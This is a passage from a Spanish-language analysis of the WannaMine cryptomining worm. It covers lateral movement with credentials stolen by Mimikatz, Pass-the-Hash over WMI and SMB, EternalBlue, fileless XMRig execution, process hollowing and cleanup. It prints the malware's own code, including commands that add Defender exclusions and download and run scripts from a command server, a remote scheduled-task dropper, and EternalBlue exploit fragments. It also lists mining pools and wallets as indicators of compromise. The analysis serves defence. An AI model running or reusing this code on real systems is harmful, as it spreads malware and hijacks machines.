        $params = @($creds,$nic,$filter_name,$ntlm,$sc)
        $splat = @{
            Throttle = $Throttle
            RunspaceTimeout = $Timeout
            InputObject = $AllComputers
            parameter = $params
        }



        Invoke-Parallel @splat -ScriptBlock {

            $computer = $_.trim()
            $creds = $parameter[0]
            $nic = $parameter[1]
            $filter_name = $parameter[2]
            $ntlm = $parameter[3]
            $sc = $parameter[4]
```

Ilustración 15: Uso de Invoke-Parallel para ejecutar un hilo por cada IP

A su vez, en cada uno de los hilos, iniciará la cadena para cada una de las credenciales contenidas en ***$creds***, las cuales habían sido extraídas con Mimikatz.

```
$cmdadd ="cmd /c powershell.exe -NoP -NonI -W Hidden `"Add-MpPreference -Ex
clusionProcess 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe'`
""

$cmdps ="cmd /c powershell.exe -NoP -NonI -W Hidden `"[System.Net.ServicePo
intManager]::ServerCertificateValidationCallback = {`$true};if((Get-WmiObje
ct Win32_OperatingSystem).osarchitecture.contains('64')){iex(New-Object Net
.WebClient).DownloadString('$nic/dn6');}else{iex(New-Object Net.WebClient).
DownloadString('$nic/in3.ps1');}`""

foreach ($c in $creds)
{
    $User=$c.split(" ")[0]
    $domain=$c.split(" ")[1]
    $passwd=$c.split(" ")[2]
    $password = ConvertTo-SecureString $passwd -asplaintext -force
    $username=$domain+"\"+$user
```

Ilustración 16: En cada hilo, se ejecuta la cadena por cada credencial obtenida

4.5.1. Ejecución remota con WMI

El código que utiliza para realizar este ataque es bastante largo, por lo que resumimos los pasos que lleva a cabo.

Lo primero que intentará será comprobar si el puerto 135 (RPC) está abierto en la máquina remota, e intentar descargar y ejecutar el *dropper*.

De ser así, intentará lo siguientes pasos, hasta que uno de resultado, comprobando primera si la máquina ya está infectada o no:

- Si se dispone de algún *token* NTLM extraído con Mimikatz, intentará un ataque **Pass-the-Hash**[13] empleando *Invoke-WMIpth*
    - Nombre de usuarios en $creds + token NTLM
    - “administrator” + *token* NTLM
- Si no tiene token NTLM, utilizará Invoke-WmiMethod -class **win32_process**
    - Nombres de usuario en $creds + passwords en $creds
    - “administrator” + passwords en $creds

4.5.2. Ejecución remota con Samba

Si el método WMI no funciona, buscará equipos con el puerto 445 (Samba) abierto.

En este caso, el ataque es muy similar al anterior:

- Si se dispone de algún *token* NTLM extraído con Mimikatz, intentará un ataque **Pass-the-Hash**[14] empleando *Invoke-SMBIpth*
    - Nombre de usuarios en $creds + token NTLM
    - “administrator” + token NTLM
- Si no tiene *token* NTLM, utilizará *Invoke-SMBExec*
    - Nombres de usuario en $creds + passwords en $creds
    - “administrator” + passwords en $creds
- El tercer intento será con recursos compartidos y la creación de una tarea programada.

[13] https://attack.mitre.org/techniques/T1550/002/

[14] https://attack.mitre.org/techniques/T1550/002/

```
            if ((get-item  "\\$ip\Admin$") -eq $null)
            {
                try_
                {
                    net use \\$ip $passwd /u:$username
                }
                catch
                {
                }
            }
            if ((get-item  "\\$ip\Admin$") -ne $null)
            {
                $echotxt ="setlocal EnableDelayedExpansion & for /f `"token
s=2 delims=.[`" %%i in ('ver') do (set a=%%i)&if !a:~-1!==5 (@echo on error
 resume next>%windir%\11.vbs&@echo Set ox=CreateObject^(`"MSXML2.XMLHTTP`"^
)>>%windir%\11.vbs&@echo ox.open `"GET`",`"$nic/info.vbs`",false>>%windir%\
11.vbs&@echo ox.send^(^)>>%windir%\11.vbs&@echo If ox.Status=200 Then>>%win
dir%\11.vbs&@echo Set oas=CreateObject^(`"ADODB.Stream`"^)>>%windir%\11.vbs
&@echo oas.Open>>%windir%\11.vbs&@echo oas.Type=1 >>%windir%\11.vbs&@echo o
as.Write ox.ResponseBody>>%windir%\11.vbs&@echo oas.SaveToFile `"%windir%\i
nfo.vbs`",2 >>%windir%\11.vbs&@echo oas.Close>>%windir%\11.vbs&@echo End if
>>%windir%\11.vbs&@echo Set os=CreateObject^(`"WScript.Shell`"^)>>%windir%\
11.vbs&@echo os.Exec^(`"cscript.exe %windir%\info.vbs`"^)>>%windir%\11.vbs&
cscript.exe %windir%\11.vbs) else (setlocal DisableDelayedExpansion&powersh
ell `"Add-MpPreference -ExclusionProcess 'C:\Windows\System32\WindowsPowerS
hell\v1.0\powershell.exe';[System.Net.ServicePointManager]::ServerCertifica
teValidationCallback = {`$true}; `$aa=([string](Get-WMIObject -Namespace ro
ot\Subscription -Class __FilterToConsumerBinding ));if((`$aa -eq `$null) -o
r !`$aa.contains('$filter_name')) {if((Get-WmiObject Win32_OperatingSystem)
.osarchitecture.contains('64')){IEX(New-Object Net.WebClient).DownloadStrin
g('$nic/dn6')}else{IEX(New-Object Net.WebClient).DownloadString('$nic/in3.p
s1')}}`")"

                $echotxt | out-file  \\$ip\Admin$\Temp\sysupdater0.bat -enc
oding ascii
                $re=schtasks /create /s $ip   /sc weekly /ru "NT authority\
system" /TN "sysupdater0" /TR  "c:\windows\temp\sysupdater0.bat" /U $userna
me /P $passwd /f
```

Ilustración 17: Creación de una tarea programada de forma remota mediante “net use”

4.5.3. Eternal Blue

Como último recurso, tras haber fallado todos los mecanismos anteriores, WannaMine tratará de encontrar la vulnerabilidad EternalBlue en los equipos remotos y explotarla.

```
        $vul=scan17($ip)
        if ($vul -eq $true)
        {
            $res=eb7 $ip $sc
            if ($res -eq "n7")
            {eb8 $ip $sc}
        }
```

Ilustración 18: Escaneo y explotación de EternalBlue

Para ello hará uso de una función que escaneará los sistemas para comprobar si son vulnerables.

```
function scan17($target){
    function Local:negotiate_proto_request()
    {
        [Byte[]] $pkt = [Byte[]] (0x00)
        $pkt += 0x00,0x00,0x2f
        $pkt += 0xFF,0x53,0x4D,0x42
        $pkt += 0x72
        $pkt += 0x00,0x00,0x00,0x00
        $pkt += 0x18
        $pkt += 0x01,0x48
        $pkt += 0x00,0x00
        $pkt += 0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
        $pkt += 0x00,0x00
        $pkt += 0xff,0xff
        $pkt += 0x2F,0x4B
        $pkt += 0x00,0x00
        $pkt += 0x00,0x00
        $pkt += 0x00
        $pkt += 0x0c,0x00
        $pkt += 0x02
        $pkt += 0x4E,0x54,0x20,0x4C,0x4D,0x20,0x30,0x2E,0x31,0x32,0x00
        return $pkt
    }
    function Local:make_smb1_anonymous_login_packet {
        [Byte[]] $pkt = [Byte[]] (0x00)
        $pkt += 0x00,0x00,0x48
        $pkt += 0xff,0x53,0x4D,0x42
        $pkt += 0x73
        $pkt += 0x00,0x00,0x00,0x00
        $pkt += 0x18
        $pkt += 0x01,0x48
        $pkt += 0x00,0x00
```

Ilustración 19: Parte de la función de escaneo de EternalBlue

También dispone de una función con el *exploit* de dicha vulnerabilidad, la cual hará uso del artefacto ***sc*** como *shellcode*.

```
    function eb8($target,$sc) {

        function local:CreaFSNB8($sc_size)
        {
            $totalRecvSize = 0x80 + 0x180 + $sc_size
            $fakeSrvNetBufferX64 = [byte[]]0x00*16
            $fakeSrvNetBufferX64 += 0xf0,0xff,0x00,0x00,0x00,0x00,0x00,0x0
,0x00,0x40,0xd0,0xff,0xff,0xff,0xff,0xff
            $fakeSrvNetBufferX64 += 0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
,0xe8,0x82,0x00,0x00,0x00,0x00,0x00,0x00
            $fakeSrvNetBufferX64 +=  [byte[]]0x00*16
            $a=[bitconverter]::GetBytes($totalRecvSize)
            $fakeSrvNetBufferX64 += [byte[]]0x00*8+$a+[byte[]]0x00*4
            $fakeSrvNetBufferX64 += 0x00,0x40,0xd0,0xff,0xff,0xff,0xff,0xf
,0x00,0x40,0xd0,0xff,0xff,0xff,0xff,0xff
            $fakeSrvNetBufferX64 += [byte[]]0x00*48
            $fakeSrvNetBufferX64 += 0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
,0x60,0x00,0x04,0x10,0x00,0x00,0x00,0x00
            $fakeSrvNetBufferX64 += 0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
,0x80,0x3f,0xd0,0xff,0xff,0xff,0xff,0xff
            return $fakeSrvNetBufferX64
        }
```

Ilustración 20: Parte del exploit de EternalBlue

sc es una *shellcode* en modo dual[15], es decir, contiene tanto una parte para sistemas x86, como otra para x86_64, utilizando una u otra en función de la arquitectura donde se inicie su ejecución.

Este binario hace uso de una *shellcode* genérica publica[16] para EternalBlue, con pequeñas modificaciones, y añadiendo el *payload* de WannaMine.

El código completo se compone de la siguiente manera:

selector	shellcode genérica x86	payload	shellcode genérica x86_64	payload

El selector son 9 bytes que son interpretados como diferentes instrucciones según la arquitectura, lo que permite saltar a una u otra *shellcode*.

```
[0x00000000]> e asm.bits=32
[0x00000000]> pd 10
                0x00000000      31c0            xor eax, eax
                0x00000002      40              inc eax
            ┌─< 0x00000003      0f8444040000    je 0x44d
            │   0x00000009      60              pushal
            │   0x0000000a      e800000000      call 0xf
            │   0x0000000f      5b              pop ebx
            │   0x00000010      e823000000      call 0x38
            │   0x00000015      b976010000      mov ecx, 0x176
            │   0x0000001a      0f32            rdmsr
            │   0x0000001c      8d7b39          lea edi, [ebx + 0x39]
[0x00000000]> e asm.bits=64
[0x00000000]> pd 10
                0x00000000      31c0            xor eax, eax
            ┌─< 0x00000002      400f84440400.   je 0x44d
            │   0x00000009      60              invalid
            │   0x0000000a      e800000000      call 0xf
            │   0x0000000f      5b              pop rbx
            │   0x00000010      e823000000      call 0x38
            │   0x00000015      b976010000      mov ecx, 0x176
            │   0x0000001a      0f32            rdmsr
            │   0x0000001c      8d7b39          lea edi, [rbx + 0x39]
            │   0x0000001f      39f8            cmp eax, edi
[0x00000000]> _
```

Ilustración 21: Comparación del "selector" según se desensamble en 32 o 64 bits. En el primer caso continuara la ejecución, en el segundo saltará a la shellcode de 64 bits

[15] https://modexp.wordpress.com/2017/01/24/shellcode-x84/

[16] https://github.com/3ndG4me/AutoBlue-MS17-010/tree/master/shellcode

El *payload* añadido es la ejecución de un *PowerShell* que comprueba si la máquina está ya infectada, y de no ser así, la infecta de descargando un nuevo *dropper* (en este caso in3.ps1, al desconocer si la máquina es de 32 o 64 bits).

```
┌─[~/malware/wannamine/investigacion/dumps_warning_infected]───────
└[22:33:00]$ dd if=sc of=x86_shellcode.bin bs=1 skip=$((0x9)) count=$((0x44d-0x8
)) status=none

┌─[~/malware/wannamine/investigacion/dumps_warning_infected]───────
└[22:33:08]$ nasm public_eternalblue_kshellcode_x86.asm -o public_shellcode

┌─[~/malware/wannamine/investigacion/dumps_warning_infected]───────
└[22:33:11]$ radiff2 -x public_shellcode x86_shellcode.bin
File size differs 638 vs 1093
  offset     0 1 2 3 4 5 6 7 01234567    0 1 2 3 4 5 6 7 01234567
0x00000000  60e8000000005be8 `.....[.   60e8000000005be8 `.....[.
0x00000008  23000000b9760100 #....v..   23000000b9760100 #....v..
...
0x000000f8! e8cb0000003d5a6a .....=Zj   e8cb0000003dd883 .....=..
0x00000100! fac1740e3dd883e0 ..t.=...   e03e740e3dd883e0 .>t.=...
0x00000108  3e74078b3c1729d7 >t..<.).   3e74078b3c1729d7 >t..<.).
0x00000110  ebe3897d0c8d1c1f ...}....   ebe3897d0c8d1c1f ...}....
...


┌─[~/malware/wannamine/investigacion/dumps_warning_infected]───────
└[22:33:35]$ strings x86_shellcode.bin |tail
8MZu
?_dwW
PS)<$V
PPPV
XYXZ`RQ
ZXXYQQQ
$       QQR
;}$u
D$$[[aYZQ
cmd /c powershell "$a=([string](Get-WMIObject -Namespace root\Subscription -Clas
s __FilterToConsumerBinding ));if(($a -eq $null) -or (!($a.contains('SCM Event8
Log')))) {IEX(New-Object Net.WebClient).DownloadString('http://winupdate.firewal
l-gateway.de:8000/in3.ps1')}"
```

Ilustración 22: Comparación entre la shellcode del malware y la disponible en Github. Solo difiere el payload final

4.6. Minado de criptomonedas

El propósito principal de WannaMine es ejecutar un minero de criptomonedas. Para ello dispone de dos artefactos diferentes, y si no es capaz de ejecutar uno de ellos, lo intentará con el otro.

4.6.1. Método 1

Primero intenta ejecutar el artefacto ***mon***. Esta ejecución puede considerarse *fileless* ya que el binario no existe en el disco como un ejecutable, sino que está contenido en la clase **systemcore_Updater8** codificado en base64, y es decodificado y ejecutado en memoria mediante *PowerShell*.

Una vez lanzado el *PowerShell*, se comprueba si dicho proceso ha establecido alguna conexión a los puertos 80 o 14444, considerando la ejecución satisfactoria si es así.

```
    $cmdmon="powershell -NoP -NonI -W Hidden `"`$mon = ([WmiClass] 'root\def
ault:systemcore_Updater8').Properties['mon'].Value;`$funs = ([WmiClass] 'roo
t\default:systemcore_Updater8').Properties['funs'].Value ;iex ([System.Text.
Encoding]::ASCII.GetString([System.Convert]::FromBase64String(`$funs)));Invo
ke-Command  -ScriptBlock `$RemoteScriptBlock -ArgumentList @(`$mon, `$mon, '
Void', 0, '', '')`""
    $vbs = New-Object -ComObject WScript.Shell
    $vbs.run($cmdmon,0)
    sleep (100)
    [array]$psids= get-process -name powershell |sort cpu -Descending| ForEa
ch-Object {$_.id}
    $tcpconn = netstat -anop tcp
    $psstart=$False
_   if ($psids -ne $null )
    {
        foreach ($t in $tcpconn)
        {
            $line =$t.split(' ')| ?{$_}
            if ($line -eq $null)
            {continue}
            if (($psids[0] -eq $line[-1]) -and $t.contains("ESTABLISHED") -a
nd ($t.contains(":80 ") -or $t.contains(":14444") ) )
            {
                $psstart=$true
                break
            }
        }
    }
```

Ilustración 23: Ejecución fileless de mon y chequeo de conexiones

mon es un ejecutable PE x86_64, que tras estudiar las cadenas que contiene, y ejecutarlo en un entorno aislado, se llega a la conclusión de que se trata del minero *open source* **XMRig**.

En las cadenas podemos encontrar también que versión y cuando ha sido compilado.

```
XMRig 6.4.0\n built on Nov  3 2019 with MSVC
```

Comparándolo con la versión *open source*, no parece tener ningún añadido de importancia, excepto algunas modificaciones para embeber su configuración en el propio binario, en lugar de utilizar un json externo.

Esta configuración contiene información como qué tipo de moneda minar, qué *pools* utilizar para el minado, y qué *wallet* utilizar.

```
MOV     qword ptr [RBP + local_1c0],R8=>DAT_14023fc04     = 2Dh    -
MOV     qword ptr [RBP]=>local_1b8,RDX=>DAT_1402399a0     = 78h    x
MOV     qword ptr [RBP + local_1b0],RCX=>s_--coin=mone... = "--coin=monero"
MOV     qword ptr [RBP + local_1a8],R11=>DAT_14023fc0c    = 2Dh    -
LEA     RAX,[s_xmr-us-east1.nanopool.org:14444_14023fc... = "xmr-us-east1.nanopool.org:144...

MOV     qword ptr [RBP + local_1a0],RAX=>s_xmr-us-east... = "xmr-us-east1.nanopool.org:144...
MOV     qword ptr [RBP + local_198],R10=>DAT_14023fb94    = 2Dh    -
MOV     qword ptr [RBP + local_190],R9=>s_46fWRc6YzftE... = "46fWRc6YzftENCetJsN8zYM1EUb6z...
MOV     qword ptr [RBP + local_188],R8=>DAT_14023fc04     = 2Dh    -
MOV     qword ptr [RBP + local_180],RDX=>DAT_1402399a0    = 78h    x
MOV     qword ptr [RBP + local_178],RCX=>s_--coin=mone... = "--coin=monero"
MOV     qword ptr [RBP + local_170],R11=>DAT_14023fc0c    = 2Dh    -
LEA     RAX,[s_xmr-us-west1.nanopool.org:14444_14023fd... = "xmr-us-west1.nanopool.org:144...

MOV     qword ptr [RBP + local_168],RAX=>s_xmr-us-west... = "xmr-us-west1.nanopool.org:144...
MOV     qword ptr [RBP + local_160],R10=>DAT_14023fb94    = 2Dh    -
MOV     qword ptr [RBP + local_158],R9=>s_46fWRc6YzftE... = "46fWRc6YzftENCetJsN8zYM1EUb6z...
MOV     qword ptr [RBP + local_150],R8=>DAT_14023fc04     = 2Dh    -
MOV     qword ptr [RBP + local_148],RDX=>DAT_1402399a0    = 78h    x
MOV     qword ptr [RBP + local_140],RCX=>s_--coin=mone... = "--coin=monero"
MOV     qword ptr [RBP + local_138],R11=>DAT_14023fc0c    = 2Dh    -

LEA     RAX,[s_xmr-asia1.nanopool.org:14444_14023fc10]    = "xmr-asia1.nanopool.org:14444"

MOV     qword ptr [RBP + local_130],RAX=>s_xmr-asia1.n... = "xmr-asia1.nanopool.org:14444"

MOV     qword ptr [RBP + local_128],R10=>DAT_14023fb94    = 2Dh    -

MOV     qword ptr [RBP + local_120],R9=>s_46fWRc6YzftE... = "46fWRc6YzftENCetJsN8zYM1EUb6z...

MOV     qword ptr [RBP + local_118],R8=>DAT_14023fc04     = 2Dh    -

MOV     qword ptr [RBP + local_110],RDX=>DAT_1402399a0    = 78h    x
```

Ilustración 24: Configuración embebida en el ejecutable

Como se puede apreciar, está configurado para minar la criptomoneda **monero**, muy popular en este tipo de ataques.

También extraemos el *wallet*, ya que al estar contenido en las *strings* puede servir como indicador de compromiso.

46fWRc6YzftENCetJsN8zYM1EUb6ziekK8ykrZTL4AWDZ94NwkSCRTAD8MLtqwgjKP6dRv9uSpHt7jjmdfbG7HpdCp5nhUW

Las direcciones de las pools de bloques a las que realiza conexiones son las siguientes:

xmr-eu1.nanopool.org:14444
xmr-asia1.nanopool.org:14444
xmr-eu2.nanopool.org:14444
xmr-us-east1.nanopool.org:14444
xmr-us-west1.nanopool.org:14444
pool.minexmr.com:80
sg.minexmr.com:80
ca.minexmr.com:80

Como se puede observar por los puertos utilizados en dichas *pool*, si el minero establecía alguna conexión, se consideraba la ejecución exitosa.

Otro artefacto relacionado con este minero, es ***ring***, que sí es escrito a disco con el nombre WinRing0x64.sys (estropeando el propósito *fileless* del ataque).

```
$finame="C:\Windows\System32\WindowsPowerShell\v1.0\WinRing0x64.sys"
if (!(test-path $finame)){
$EncodedFile = ([WmiClass] 'root\default:systemcore_Updater8').Properties['ring'].Value
$Bytes2=[system.convert]::FromBase64String($EncodedFile)
[IO.File]::WriteAllBytes($finame,$Bytes2)
}
```

Ilustración 25: Escritura en disco de WinRing0x64.sys

Este archivo es un *driver* firmado por Microsoft[17], y es instalado en el sistema por el propio minero XMRig si dispone de privilegios elevados.

El *driver* como tal no es malicioso, y XMRig[18] lo utiliza para optimizar el algoritmo para minar monero RandomX[19] dándole acceso a la manipulación de registros MSR.

Cabe destacar que la instalación del driver la realizará ***mon*** durante su ejecución, si dispone de privilegios suficientes, mediante la función CreateServiceW.

Una peculiaridad es que este *driver* que es conocido por contener vulnerabilidades[20] que permiten obtener privilegios de SYSTEM.

Si bien es cierto que WannaMiner no lo instala por esa razón, ni se aprovecha de ello en ninguno de los artefactos, la instalación de este *driver* en el sistema puede dejarlo en un estado vulnerable, por lo que es conveniente su desinstalación.

[17] https://openlibsys.org/manual/WhatIsWinRing0.html

[18] https://github.com/xmrig/xmrig/releases/tag/v5.3.0

[19] https://xmrig.com/docs/miner/randomx-optimization-guide/msr

[20] https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2020-14979

4.6.2. Método 2

Si no se consigue una ejecución exitosa con el *PowerShell*, WannaMine intenta ejecutar un artefacto diferente, esta vez creando el proceso con el método *Win32_process.Create* invocado con WMI. Para ello si debe escribir el artefacto en disco, y lo hace con el nombre **mue.exe** en la ruta de sistema (windows/system32).

```
    if ($psstart -eq $False)
    {
        $opsys=Get-WmiObject Win32_OperatingSystem

        $EncodedFile = ([WmiClass] 'root\default:systemcore_Updater8').Prope
rties['mons'].Value
        $Bytes2=[system.convert]::FromBase64String($EncodedFile)
        $dirpath=[environment]::SystemDirectory+'\mue.exe'
        if ($opsys.version -like "10.*")
        {
            Add-MpPreference -ExclusionProcess $dirpath
        }
        [IO.File]::WriteAllBytes($dirpath,$Bytes2)
        Invoke-WMIMethod -Class Win32_Process -Name Create -ArgumentList $di
rpath
        sleep(10)
        remove-item $dirpath
    }
```

Ilustración 26: Escritura en disco y ejecución de mue.exe

Analizando este binario encontramos cadenas que hacen referencia a schtask.exe

%SystemRoot%\\SysWoW64\\schtasks.exe
%SystemRoot%\\system32\\schtasks.exe

Estudiando las funciones que hacen uso de las mismas, podemos observar que se crea un proceso suspendido de schtask.exe, que luego se vacía en memoria y se sustituye con un nuevo bloque de memoria antes de reanudarlo. Esto se conoce como *Process Hollowing* y se utiliza para inyectar código en un proceso legítimo, de forma que se puede eludir sistemas antivirus o *sandboxes* de análisis, al realizar el cambio de binario en memoria y no tocar el disco con el *payload* final.

También podemos encontrar las funciones que carga el *payload* en memoria, tras desofuscarlo y descomprimirlo.

```
Decompile: FUN_140001820 - (mons)
16   HANDLE local_138;
17   undefined8 local_130;
18   CHAR local_128 [272];
19   ulonglong local_18;
20
21   local_18 = DAT_1402b8030 ^ (ulonglong)auStack376;
22   local_148 = 0;
23   pvVar4 = VirtualAlloc((LPVOID)0x0,0x275400,0x1000,4);
24   FUN_14000b2a0(pvVar4,0,0x275400);
25   FUN_14000ae40_DESOFUSCAR?(pvVar4,&DAT_14002d3e0_PAYLOAD,0x275400);
26   FUN_140001140_DESCOMPRIMIR?(pvVar4,0x275400);
27   local_158 = 0;
28   lVar5_BUFFER_PAYLOAD = FUN_140003a90_ALLOC(pvVar4,0x275400,&local_148,0);
29   if (lVar5_BUFFER_PAYLOAD == 0) {
30     FUN_140001a10("Loading failed!\n");
31   }
32   else {
33     sVar3 = FUN_140001de0(lVar5_BUFFER_PAYLOAD);
34     if ((sVar3 - 0x10bU & 0xfeff) == 0) {
35       cVar1 = FUN_140001f50(lVar5_BUFFER_PAYLOAD);
36       FUN_14000b2a0(local_128,0,0x104);
37       lpSrc = "%SystemRoot%\\SysWoW64\\schtasks.exe";
38       if (cVar1 != '\0') {
39         lpSrc = "%SystemRoot%\\system32\\schtasks.exe";
40       }
41       ExpandEnvironmentStringsA(lpSrc,local_128,0x104);
42       local_140 = (HANDLE)0x0;
43       local_138 = (HANDLE)0x0;
44       pCVar5 = local_128;
45       if (param_2 != (CHAR *)0x0) {
46         pCVar5 = param_2;
47       }
48       local_130 = 0;
49       cVar2 = FUN_140001580_SPAWN_SCHTASK(pCVar5,&local_140);
50       if (cVar2 == '\0') {
51         FUN_140001a10("Creating target process failed!\n");
52         FUN_140001a90(lVar5_BUFFER_PAYLOAD,local_148);
53       }
54       else {
55         FUN_140001480_PROCESS_HOLLOWING(lVar5_BUFFER_PAYLOAD,local_148,&local_140,cVar1 == '\0');
56         FUN_140001a90(lVar5_BUFFER_PAYLOAD,local_148);
57         CloseHandle(local_138);
58         CloseHandle(local_140);
59       }
60     }
```

Ilustración 27: Preparación del payload en memoria para inyectar en schtasks.exe

```
Decompile: FUN_140001480_PROCESS_HOLLOWING - (mons)
1
2  ulonglong FUN_140001480_PROCESS_HOLLOWING
3                      (LPCVOID param_1,SIZE_T param_2,HANDLE *param_3,undefined param_4)
4
5  {
6    char cVar1;
7    BOOL BVar2;
8    DWORD DVar3;
9    ulonglong in_RAX;
10   LPVOID lpBaseAddress;
11   undefined4 extraout_var;
12   undefined4 extraout_var_00;
13   char *pcVar4;
14   SIZE_T local_res8;
15
16   if (param_1 != (LPCVOID)0x0) {
17     lpBaseAddress = VirtualAllocEx(*param_3,(LPVOID)0x0,param_2,0x3000,0x40);
18     if (lpBaseAddress == (LPVOID)0x0) {
19       pcVar4 = "Could not allocate memory in the remote process\n";
20     }
21     else {
22       cVar1 = FUN_140002390(param_1,param_2,lpBaseAddress,0);
23       if (cVar1 == '\0') {
24         pcVar4 = "Could not relocate the module!\n";
25       }
26       else {
27         FUN_140001fe0(param_1,2);
28         FUN_1400020c0(param_1,lpBaseAddress);
29         local_res8 = 0;
30         BVar2 = WriteProcessMemory(*param_3,lpBaseAddress,param_1,param_2,&local_res8);
31         in_RAX = CONCAT44(extraout_var,BVar2);
32         if (BVar2 == 0) goto LAB_1400014d4;
33         cVar1 = FUN_140001630(param_1,lpBaseAddress,param_3,param_4);
34         if (cVar1 != '\0') {
35           DVar3 = ResumeThread(param_3[1]);
36           return CONCAT71((int7)(CONCAT44(extraout_var_00,DVar3) >> 8),1);
37         }
38         pcVar4 = "Redirecting failed!\n";
39       }
40     }
41     in_RAX = FUN_140001a10(pcVar4);
42   }
43 LAB_1400014d4:
44   return in_RAX & 0xffffffffffffff00;
45 }
```

Ilustración 28: Process hollowing al proceso creado anteriormente para schtasks.exe

Para obtener el *payload* final, depuramos **mue.exe** hasta el punto donde termina de descomprimir y desofuscar el buffer, momento en el que realizamos una captura de memoria de dicho buffer. Basta con un vistazo a dicho buffer para apreciar que se trata de un binario ejecutable (número mágico *MZ*)



Ilustración 29: Volcado del payload que se inyecta en schtasks.exe

Este *payload* se trata de un ejecutable PE x86_64 y tras estudiar las cadenas que contiene, y ejecutarlo en un entorno aislado, se llega a la conclusión de que se trata del minero *open source* **XMRig**.

Esta vez se trata de una versión más antigua de XMRig que ***mon***, y que no hace uso de WinRing0x64.sys.

XMRig 5.0.1\n built on Dec 1 2019 with MSVC

También es llamativo que utiliza una *wallet* diferente, lo cual podría indicar que el *malware* original está siendo reutilizado por un segundo atacante:

46gVfDm99aq9JqESFxXFp5AyFCZPHsbTn48dWAtVASddf4TmhQMkxvQadhKPvAjszJV8cQKVHHLQ7WpNrh33ogkGUPHhpVP

4.7. Limpieza del sistema

Para eliminar este WannaMine en concreto de un sistema infectado, puede ejecutarse el siguiente script *PowerShell* con privilegios de Administrador, y reiniciar el equipo al finalizar.

```
Get-WMIObject -Namespace root\subscription -Class __FilterToConsumerBinding -
Filter “__Path LIKE '%SCM Event8 Log Consumer%'” | Remove-WmiObject

Get-WMIObject -Namespace root\subscription -Class __EventFilter -filter “Name LIKE
'%SCM Event8 Log Filter%'” |Remove-WmiObject

Get-WMIObject -Namespace root\subscription -Class CommandLineEventConsumer -
Filter ('Name like '%SCM Event8 Log Consumer%'') | Remove-WmiObject

Get-WMIObject -Namespace root\default -List | where {$_.Name –eq
'systemcore_Updater8'} | Remove-WmiObject

sc.exe stop WinRing0_1_2_0
sc.exe delete WinRing0_1_2_0

if
([System.IO.File]::Exists([environment]::SystemDirectory+‘\WindowsPowerShell\v1.0\Wi
nRing0x64.sys’)) {
    echo (‘Borrando
‘+[environment]::SystemDirectory+‘+‘\WindowsPowerShell\v1.0\WinRing0x64.sys’) ;
    rm ([environment]::SystemDirectory\WindowsPowerShell\v1.0\WinRing0x64.sys)
}

if ([System.IO.File]::Exists([environment]::SystemDirectory+‘\drivers\WinRing0x64.sys’))
{
    echo (‘Borrando ‘+[environment]::SystemDirectory+‘+‘\drivers\WinRing0x64.sys’) ;
    rm ([environment]::SystemDirectory\drivers\WinRing0x64.sys)
}

if ([System.IO.File]::Exists([environment]::SystemDirectory+‘\mui.exe’)) {
    echo (‘Borrando ‘+[environment]::SystemDirectory+‘\mui.exe’) ;
    rm ([environment]::SystemDirectory\mue.exe)
```

```
}

if ([System.IO.File]::Exists($env:WINDIR+'\temp\sysupdater0.bat')) {
    echo "Borrando $env:WINDIR\temp\sysupdater0.bat" ;
    rm $env:WINDIR\temp\sysupdater0.bat
}

if ([System.IO.File]::Exists($env:WINDIR+'\11.vbs')) {
    echo "Borrando $env:WINDIR\11.vbs" ;
    rm $env:WINDIR\11.vbs
}

if ([System.IO.File]::Exists($env:WINDIR+'\info.vbs')) {
    echo "Borrando $env:WINDIR\info.vbs" ;
    rm $env:WINDIR\info.vbs
}

schtasks /DELETE /TN sysupdater0 /F
```

